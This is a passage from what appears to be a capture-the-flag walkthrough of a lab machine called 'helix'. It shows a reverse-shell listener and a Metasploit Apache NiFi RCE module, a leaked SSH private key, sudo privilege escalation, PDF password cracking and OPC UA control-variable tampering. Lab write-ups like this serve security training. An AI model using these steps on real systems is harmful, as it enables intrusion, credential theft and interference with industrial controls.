
Start listener and python http server at the same directory of the script

```
# listener on one shell
nc -lvnp 9001
# http server on another shell
python3 -m http.server
```

And edit the sql prequery



Then, start the processor.




And I get the shell.

3. Using metasploit

In msfconsole

```
use exploit/multi/http/apache_nifi_processor_rce
set lhost tun0
set rhosts flow.helix.htb
set rport 80
set targeturi /
set ssl false
run
```



Get operator shell

After getting shell, let's check files in the current directory

```
find . -type f -exec file {} \; 2>/dev/null >/dev/shm/file.txt
cat /dev/shm/file.txt | awk '{print $2}' | sort -u
```



It has openssh. Let's check what it is.

```
nifi@helix:/opt/nifi-1.21.0$ cat /dev/shm/file.txt | grep OpenSSH
cat /dev/shm/file.txt | grep OpenSSH
./support-bundles/operator_id_ed25519.bak: OpenSSH private key
nifi@helix:/opt/nifi-1.21.0$ cat ./support-bundles/operator_id_ed25519.bak
cat ./support-bundles/operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
nifi@helix:/opt/nifi-1.21.0$
```

It has an openSSH key. Copy and paste this key, change permission to 600 and check the user.

```
cat <privatekey> | grep -v -- '---' | base64 -d | xxd
```

```
┌──[parrot@parrot]─[~/Documents/helix]
└─── $cat id_helix | grep -v -- '---' | base64 -d | xxd
00000000: 6f70 656e 7373 682d 6b65 792d 7631 0000  openssh-key-v1..
00000010: 0000 046e 6f6e 6500 0000 046e 6f6e 6500  ...none....none.
00000020: 0000 0000 0000 0100 0000 3300 0000 0b73  ..........3....s
00000030: 7368 2d65 6432 3535 3139 0000 0020 e8b8  sh-ed25519... ..
00000040: 47af b574 0be6 9b8c 10f4 3330 6128 fcb4  G..t......30a(..
00000050: ab6c 44ec 5950 c7f0 1e35 5473 5b3b 0000  .lD.YP...5Ts[;..
00000060: 0098 4252 6758 4252 6758 0000 000b 7373  ..BRgXBRgX....ss
00000070: 682d 6564 3235 3531 3900 0000 20e8 b847  h-ed25519... ..G
00000080: afb5 740b e69b 8c10 f433 3061 28fc b4ab  ..t......30a(...
00000090: 6c44 ec59 50c7 f01e 3554 735b 3b00 0000  lD.YP...5Ts[;...
000000a0: 4056 778a 993d 0e3c 78f1 1d1d e73f 16ab  @Vw..=.<x....?..
000000b0: b0bb c029 9be4 e478 9253 c0e0 eea5 e46d  ...)...x.S.....m
000000c0: c2e8 b847 afb5 740b e69b 8c10 f433 3061  ...G..t......30a
000000d0: 28fc b4ab 6c44 ec59 50c7 f01e 3554 735b  (...lD.YP...5Ts[
000000e0: 3b00 0000 0f72 6f6f 7440 6d61 6e61 6765  ;....root@manage
000000f0: 6d65 6e74 0102 0304 0506                 ment......
```

But it doesn't work for root and there's only two users.

```
nifi@helix:/opt/nifi-1.21.0$ grep 'sh$' /etc/passwd
grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
operator:x:1001:1001::/home/operator:/bin/bash
nifi@helix:/opt/nifi-1.21.0$
```

So let's try ssh to operator

```
┌──[parrot@parrot]─[~/Documents/helix]
└─── $ssh -i id_helix operator@helix.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)
```

Get root shell

Operator can run helix-maint-console as root

```
operator@helix:~$ sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
operator@helix:~$
```

Check what it does

```
window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
}

if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
fi

until_ts="$(read_until)"
now="$(date +%s)"
remaining=$((until_ts-now))

echo "[+] Privileged maintenance access granted"
echo "[!] Window expires in ${remaining} seconds"
echo "[!] Session will be terminated automatically"

# Unique scope name
SCOPE="helix-maint-$$"

# Launch an interactive root shell attached to THIS TTY, in its own systemd scope
systemd-run --quiet --scope --unit="$SCOPE" --property=KillMode=control-group --property=SendSIGHUP=yes \
  /bin/bash -p -i
```

It returns root shell if window_ok returns 1, but

```
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
Maintenance window CLOSED.
```


It means I need to find a way to open maintenance window.

There are png and pdf files in the directory.

```
operator@helix:~$ ls
'control systems diagram.png'  'Operator Control & Safety Guide.pdf'   user.txt
```

Download and check these.

```
┌──[parrot@parrot]─[~/Documents/helix]
└─── $scp -i id_helix operator@helix.htb:~/* .
Operator Control & Safety Guide.pdf
control systems diagram.png
user.txt
```




But pdf requires password. Let's crack it.

```
pdf2john Operator\ Control\ \&\ Safety\ Guide.pdf > helix.hash
```


Crack it with john

```
PS C:\Users\sjise\Desktop\hash\JtR\run> .\john.exe ..\..\helix.hash --wordlist=C://users/sjise/Desktop/hash/rockyou.txt
Warning: detected hash type "PDF", but the string is also recognized as "pdf-opencl"
Use the "--format=pdf-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PDF, PDF encrypted document [MD5-RC4 / SHA2-AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Cost 2 (key length) is 256 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
operator1        (Operator Control & Safety Guide.pdf)
1g 0:00:00:11 DONE (2026-08-12 18:12) 0.08538g/s 22555p/s 22555c/s 22555C/s paperround..nubbins
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```


Now I can open the file




This shows how to make maintenance operating window open. First, I need to connect to port 4840.



Forward these two ports.




Port 8081 shows a web page




To connect to port 4840, I need to install opc ua client(https://github.com/freeopcua/opcua-client-gui)


```
git clone https://github.com/FreeOpcUa/opcua-client-gui.git
cd opcua-client-gui
uv sync
uv run python app.py
```

Add helix to the end of url and connect as anonymous





It shows three requirements to open maintenance window: mode, testoverride, calibrationoffset. As indicated above, set mode to MAINTENANCE







Enable testoverride

